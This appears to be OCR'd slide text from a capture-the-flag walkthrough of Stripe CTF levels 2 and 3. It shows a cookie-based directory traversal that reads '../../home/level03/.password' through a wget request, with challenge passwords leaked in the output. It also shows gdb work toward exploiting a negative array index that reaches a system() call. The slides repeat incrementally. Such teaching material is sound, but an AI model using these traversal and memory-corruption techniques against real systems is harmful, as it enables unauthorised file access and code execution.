        Age: <input name="age" type="text" length="2" /><br /><br />
        <input type="submit" value="Submit!" />
      </form>
      <?php   } ?>
    </div>
  </body>
</html>
```

level02.php

```
<html>
  <head>
    <title>Level02</title>
  </head>
  <body>
    <h1>Welcome to the challenge!</h1>
    <div class="main">
      <p><?php echo $out ?></p>
      <?php
        if (isset($_POST['name']) && isset($_POST['age'])) {
          echo "You're ".$_POST['name'].", and your age is ".$_POST['age'];
        }
        else {
      ?>
      <form action="#" method="post">
        Name: <input name="name" type="text" length="40" /><br />
        Age: <input name="age" type="text" length="2" /><br /><br />
        <input type="submit" value="Submit!" />
      </form>
      <?php   } ?>
    </div>
  </body>
</html>
```

level02.php

```php
function random_string($max = 20){
    $chars = "abcdefghijklmnopqrstuvwxwz0123456789";
    for($i = 0; $i < $max; $i++){
        $rand_key = mt_rand(0, strlen($chars));
        $string  .= substr($chars, $rand_key, 1);
    }
    return str_shuffle($string);
}

$out = '';
if (!isset($_COOKIE['user_details'])) {
  $out = "<p>Looks like a first time user. Hello, there!</p>";
  $filename = random_string(16) . ".txt";
  $f = fopen('/tmp/level02/' . $filename, 'w');

  $str = $_SERVER['REMOTE_ADDR']." using ".$_SERVER['HTTP_USER_AGENT'];
  fwrite($f, $str);
  fclose($f);
  setcookie('user_details', $filename);
}
else {
  $out = file_get_contents('/tmp/level02/'.$_COOKIE['user_details']);
}
```

level02.php

```php
function random_string($max = 20){
    $chars = "abcdefghijklmnopqrstuvwxwz0123456789";
    for($i = 0; $i < $max; $i++){
        $rand_key = mt_rand(0, strlen($chars));
        $string  .= substr($chars, $rand_key, 1);
    }
    return str_shuffle($string);
}

$out = '';
if (!isset($_COOKIE['user_details'])) {
  $out = "<p>Looks like a first time user. Hello, there!</p>";
  $filename = random_string(16) . ".txt";
  $f = fopen('/tmp/level02/' . $filename, 'w');

  $str = $_SERVER['REMOTE_ADDR']." using ".$_SERVER['HTTP_USER_AGENT'];
  fwrite($f, $str);
  fclose($f);
  setcookie('user_details', $filename);
}
else {
  $out = file_get_contents('/tmp/level02/'.$_COOKIE['user_details']);
}
```

level02.php

```php
function random_string($max = 20){
    $chars = "abcdefghijklmnopqrstuvwxwz0123456789";
    for($i = 0; $i < $max; $i++){
        $rand_key = mt_rand(0, strlen($chars));
        $string  .= substr($chars, $rand_key, 1);
    }
    return str_shuffle($string);
}

$out = '';
if (!isset($_COOKIE['user_details'])) {
  $out = "<p>Looks like a first time user. Hello, there!</p>";
  $filename = random_string(16) . ".txt";
  $f = fopen('/tmp/level02/' . $filename, 'w');

  $str = $_SERVER['REMOTE_ADDR']." using ".$_SERVER['HTTP_USER_AGENT'];
  fwrite($f, $str);
  fclose($f);
  setcookie('user_details', $filename);
}
else {
  $out = file_get_contents('/tmp/level02/'.$_COOKIE['user_details']);
}
```

file_get_contents()

```
'/tmp/level02/'.$_COOKIE['user_details']
```

user_details := **foo**
user_details := **foo/bar**

```
/tmp/level02/foo
/tmp/level02/foo/bar
```

file_get_contents()

```
'/tmp/level02/'.$_COOKIE['user_details']
```

user_details := **foo**
user_details := **foo/bar**

user_details := **../baz**

```
/tmp/level02/foo
/tmp/level02/foo/bar

/tmp/level02/../baz
```

```
/tmp/baz
```

level02.php

```
$out = file_get_contents('/tmp/level02/'.$_COOKIE['user_details']);
```

---

user_details := **../../home/level03/.password**

level02.php

```
$out = file_get_contents('/tmp/level02/'.$_COOKIE['user_details']);
```

---

user_details := **../../home/level03/.password**

```
$out = file_get_contents('/tmp/level02/'.'../../home/level03/.password');
```

```
$out = file_get_contents('/tmp/level02/../../home/level03/.password');
```

```
$out = file_get_contents('/home/level03/.password');
```

Directory traversal

```
level02$ wget                                                    \
   --http-user=level02                                           \
   --http-password=lgeiL7A8b1ZG                                  \
   --header "Cookie: user_details=../../home/level03/.password" \
   http://127.0.0.1/level02.php
```

Directory traversal

```
level02$ wget                                                    \
   --http-user=level02                                           \
   --http-password=lgeiL7A8b1ZG                                  \
   --header "Cookie: user_details=../../home/level03/.password" \
   http://127.0.0.1/level02.php
--2012-04-16 00:28:55--  http://127.0.0.1/level02.php
Connecting to 127.0.0.1:80... connected.
HTTP request sent, awaiting response... 401 Authorization Required
Reusing existing connection to 127.0.0.1:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: `level02.php'

2012-04-16 00:28:55 (21.0 MB/s) - `level02.php' saved [428]
```

200 OK

```
<html>
  <head>
    <title>Level02</title>
  </head>
  <body>
    <h1>Welcome to the challenge!</h1>
    <div class="main">
      <p>kmjmt5tIUaIA
</p>
          <form action="#" method="post">
        Name: <input name="name" type="text" length="40" /><br />
        Age: <input name="age" type="text" length="2" /><br /><br />
        <input type="submit" value="Submit!" />
      </form>
        </div>
  </body>
</html>
```

level03

```
$ ssh level03@ec2-50-17-55-161.compute-1.amazonaws.com
level03@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 3!

The password for the next level is in /home/level04/.password. As
before, you may find /levels/level03 and /levels/level03.c useful.
While the supplied binary mostly just does mundane tasks, we trust
you'll find a way of making it do something much more interesting.

level03$
```

level03

```
$ ssh level03@ec2-50-17-55-161.compute-1.amazonaws.com
level03@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 3!

The password for the next level is in /home/level04/.password. As
before, you may find /levels/level03 and /levels/level03.c useful.
While the supplied binary mostly just does mundane tasks, we trust
you'll find a way of making it do something much more interesting.

level03$
```

level03

```
$ ssh level03@ec2-50-17-55-161.compute-1.amazonaws.com
level03@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 3!

The password for the next level is in /home/level04/.password. As
before, you may find /levels/level03 and /levels/level03.c useful.
While the supplied binary mostly just does mundane tasks, we trust
you'll find a way of making it do something much more interesting.

level03$ /levels/level03
Usage: ./level03 INDEX STRING
Possible indices:
[0] to_upper    [1] to_lower
[2] capitalize  [3] length
```

```c
typedef int (*fn_ptr)(const char *);

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {&to_upper, &to_lower, &capitalize, &length};

  if (argc != 3) {
    ...
    exit(-1);
  }

  // Parse supplied index
  index = atoi(argv[1]);

  if (index >= 4) {
    printf("Invalid index.\n");
    printf("Possible indices:\n[0] to_upper\t[1] to_lower\n");
    printf("[2] capitalize\t[3] length\n");
    exit(-1);
  }

  return truncate_and_call(fns, index, argv[2]);
}
```

level03

```
level03$ /levels/level03 4 mamamuminka
```

level03

```
level03$ /levels/level03 4 mamamuminka
Invalid index.
...
level03$
```

level03

```
level03$ /levels/level03 4 mamamuminka
Invalid index.
...
level03$ /levels/level03 100000000 tatamuminka
Invalid index.
...
level03$
```

level03

```
level03$ /levels/level03 4 mamamuminka
Invalid index.
...
level03$ /levels/level03 100000000 tatamuminka
Invalid index.
...
level03$ /levels/level03 0 dolinaMUMINKOW
Uppercased string: DOLINAMUMINKOW
level03$ /levels/level03 1 dolinaMUMINKOW
Lowercased string: dolinamuminkow
level03$ /levels/level03 2 dolinaMUMINKOW
Capitalized string: Dolinamuminkow
level03$ /levels/level03 3 dolinaMUMINKOW
Length of string 'dolinaMUMINKOW': 13
```

```c
int truncate_and_call(fn_ptr *fns, int index, char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  fn_ptr fns[4] = {&to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```

```c
int to_upper(const char *str)
{
  printf("Uppercased string: ");
  int i = 0;
  for (i; str[i]; i++)
    putchar(toupper(str[i]));
  printf("\n");
  return 0;
}

int to_lower(const char *str)
{
  printf("Lowercased string: ");
  int i = 0;
  for (i; str[i]; i++)
    putchar(tolower(str[i]));
  printf("\n");
  return 0;
}
```

```c
int capitalize(const char *str)
{
  printf("Capitalized string: ");
  putchar(toupper(str[0]));
  int i = 1;
  for (i; str[i]; i++)
    putchar(tolower(str[i]));
  printf("\n", str);
  return 0;
}

int length(const char *str)
{
  int len = 0;
  for (len; str[len]; len++) {}

  printf("Length of string '%s': %d\n", str, len);
  return 0;
}
```

```
int run(const char *str)
{
  // This function is now deprecated.
  return system(str);
}
```


```c
int run(const char *str)
{
  // This function is now deprecated.
  return system(str);
}
```

```
level03$ objdump -S /levels/level03 | grep -A8 '<run>'
0804875b <run>:
 804875b: 55                    push   %ebp
 804875c: 89 e5                 mov    %esp,%ebp
 804875e: 83 ec 18              sub    $0x18,%esp
 8048761: 8b 45 08              mov    0x8(%ebp),%eax
 8048764: 89 04 24              mov    %eax,(%esp)
 8048767: e8 10 fd ff ff        call   804847c <system@plt>
 804876c: c9                    leave
 804876d: c3                    ret
```


```c
typedef int (*fn_ptr)(const char *);

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {&to_upper, &to_lower, &capitalize, &length};

  if (argc != 3) {
    ...
    exit(-1);
  }

  // Parse supplied index
  index = atoi(argv[1]);

  if (index >= 4) {
    printf("Invalid index.\n");
    printf("Possible indices:\n[0] to_upper\t[1] to_lower\n");
    printf("[2] capitalize\t[3] length\n");
    exit(-1);
  }

  return truncate_and_call(fns, index, argv[2]);
}
```

```c
typedef int (*fn_ptr)(const char *);

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {&to_upper, &to_lower, &capitalize, &length};

  if (argc != 3) {
    ...
    exit(-1);
  }

  // Parse supplied index
  index = atoi(argv[1]);

  if (index >= 4) {
    printf("Invalid index.\n");
    printf("Possible indices:\n[0] to_upper\t[1] to_lower\n");
    printf("[2] capitalize\t[3] length\n");
    exit(-1);
  }

  return truncate_and_call(fns, index, argv[2]);
}
```


```
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```




```c
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```




```
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```




```
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```



```
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```



```
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```



```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb)
```

```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb)
```

```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb) run 0 test
Starting program: /levels/level03 0 test

Breakpoint 1, truncate_and_call (fns=0xffb3862c, index=0,
user_string=0xffb38945 "test") at level03.c:57
57 {
(gdb)
```

```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb) run 0 test
Starting program: /levels/level03 0 test

Breakpoint 1, truncate_and_call (fns=0xffb3862c, index=0,
user_string=0xffb38945 "test") at level03.c:57
57 {
(gdb) next
60   strncpy(buf, user_string, sizeof(buf) - 1);
(gdb) next
61   buf[sizeof(buf) - 1] = '\0';
(gdb) next
62   return fns[index](buf);
(gdb)
```


```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb) run 0 test
Starting program: /levels/level03 0 test

Breakpoint 1, truncate_and_call (fns=0xffb3862c, index=0,
user_string=0xffb38945 "test") at level03.c:57
57 {
(gdb) next
60   strncpy(buf, user_string, sizeof(buf) - 1);
(gdb) next
61   buf[sizeof(buf) - 1] = '\0';
(gdb) next
62   return fns[index](buf);
(gdb) print &buf[0]
$1 = 0xffb385bc "test"
(gdb)
```

```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb) run 0 test
Starting program: /levels/level03 0 test

Breakpoint 1, truncate_and_call (fns=0xffb3862c, index=0,
user_string=0xffb38945 "test") at level03.c:57
57 {
(gdb) next
60   strncpy(buf, user_string, sizeof(buf) - 1);
(gdb) next
61   buf[sizeof(buf) - 1] = '\0';
(gdb) next
62   return fns[index](buf);
(gdb) print &buf[0]
$1 = 0xffb385bc "test"
(gdb) print &fns[0]
$2 = (fn_ptr *) 0xffb3862c
(gdb)
```


```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb) run 0 test
Starting program: /levels/level03 0 test

Breakpoint 1, truncate_and_call (fns=0xffb3862c, index=0,
user_string=0xffb38945 "test") at level03.c:57
57 {
(gdb) next
60   strncpy(buf, user_string, sizeof(buf) - 1);
(gdb) next
61   buf[sizeof(buf) - 1] = '\0';
(gdb) next
62   return fns[index](buf);
(gdb) print &buf[0]
$1 = 0xffb385bc "test"
(gdb) print &fns[0]
$2 = (fn_ptr *) 0xffb3862c
(gdb) print (int)$1-(int)$2
$3 = -112
(gdb)
```

```
level03$ gdb --quiet -cd=/levels level03
Reading symbols from /levels/level03...done.
(gdb) break truncate_and_call
